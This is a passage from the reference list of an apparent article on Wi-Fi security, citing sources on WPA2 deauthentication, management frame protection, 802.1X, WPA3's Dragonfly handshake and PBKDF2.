- [25] Stack Exchange. (n.d.). *Why WPA2 client devices respond to any deauths*. <https://security.stackexchange.com/questions/186875/why-wpa2-client-devices-respond-to-any-deauths>
- [26] Cisco. (n.d.). *Management frame protection (MFP)*. Cisco. <https://www.cisco.com/c/en/us/support/docs/wireless-mobility/wlan-security/82196-mfp.html>
- [27] SecureW2. (n.d.). *WPA2-Enterprise and 802.1X simplified*. <https://www.securew2.com/solutions/wpa2-enterprise-and-802-1x-simplified>
- [28] SecureW2. (n.d.). *What is RADIUS certificate-based authentication?* <https://www.securew2.com/blog/what-is-radius-certificate-based-authentication>
- [29] Wikipedia. (n.d.). *IEEE 802.1X*. [https://en.wikipedia.org/wiki/IEEE\\_802.1X](https://en.wikipedia.org/wiki/IEEE_802.1X)
- [30] Hive Systems. (n.d.). *Are your passwords in the green?* <https://www.hivesystems.com/blog/are-your-passwords-in-the-green>
- [31] Wikipedia. (n.d.). *Wireless intrusion prevention system*. [https://en.wikipedia.org/wiki/Wireless\\_intrusion\\_prevention\\_system](https://en.wikipedia.org/wiki/Wireless_intrusion_prevention_system)
- [32] WhatIsMyIP. (n.d.). *MAC filtering*. <https://www.whatismyip.com/mac-filtering/>
- [33] Kismet. (n.d.). *Kismet Wireless*. <https://www.kismetwireless.net/>
- [34] Reddit. (n.d.). *Wi-Fi frame management, 802.11w, and woes*. Reddit. [https://www.reddit.com/r/openwrt/comments/bpph7b/wifi\\_frame\\_management\\_80211w\\_and\\_woes\\_some/](https://www.reddit.com/r/openwrt/comments/bpph7b/wifi_frame_management_80211w_and_woes_some/)
- [35] Portnox. (n.d.). *WPA3*. Portnox. <https://www.portnox.com/cybersecurity-101/wpa3/>
- [36] Google. (n.d.). *Dragonfly handshake*. [https://www.google.com/search?q=dragonfly+handshake&fbs=AEQNm0Aa4sjWe7Rqy32pFwRj0UkWd8nbOJfsBGGB5lQQO6L3J7pRxUp2pI1mXV9fBsfh39KRvAkf\\_RbLmqO8b2Na6CPIBLMA2-hsroqVtXn5etlxxwf68tQxJ2N2uG9qHFf3SeDUe-Q9UTbzyXHp\\_UgmMIZPJedoOQbXjnExXFviOh\\_YBSq89Os](https://www.google.com/search?q=dragonfly+handshake&fbs=AEQNm0Aa4sjWe7Rqy32pFwRj0UkWd8nbOJfsBGGB5lQQO6L3J7pRxUp2pI1mXV9fBsfh39KRvAkf_RbLmqO8b2Na6CPIBLMA2-hsroqVtXn5etlxxwf68tQxJ2N2uG9qHFf3SeDUe-Q9UTbzyXHp_UgmMIZPJedoOQbXjnExXFviOh_YBSq89Os)
- [37] Chunmin Chang. (n.d.). *J-PAKE over TLS: Balanced SPEKE*. GitBooks. <https://chunminchang.gitbooks.io/j-pake-over-tls/content/pake/balanced/speke.html>



[38] Wikipedia. (n.d.). PBKDF2. Wikipedia. <https://en.wikipedia.org/wiki/PBKDF2>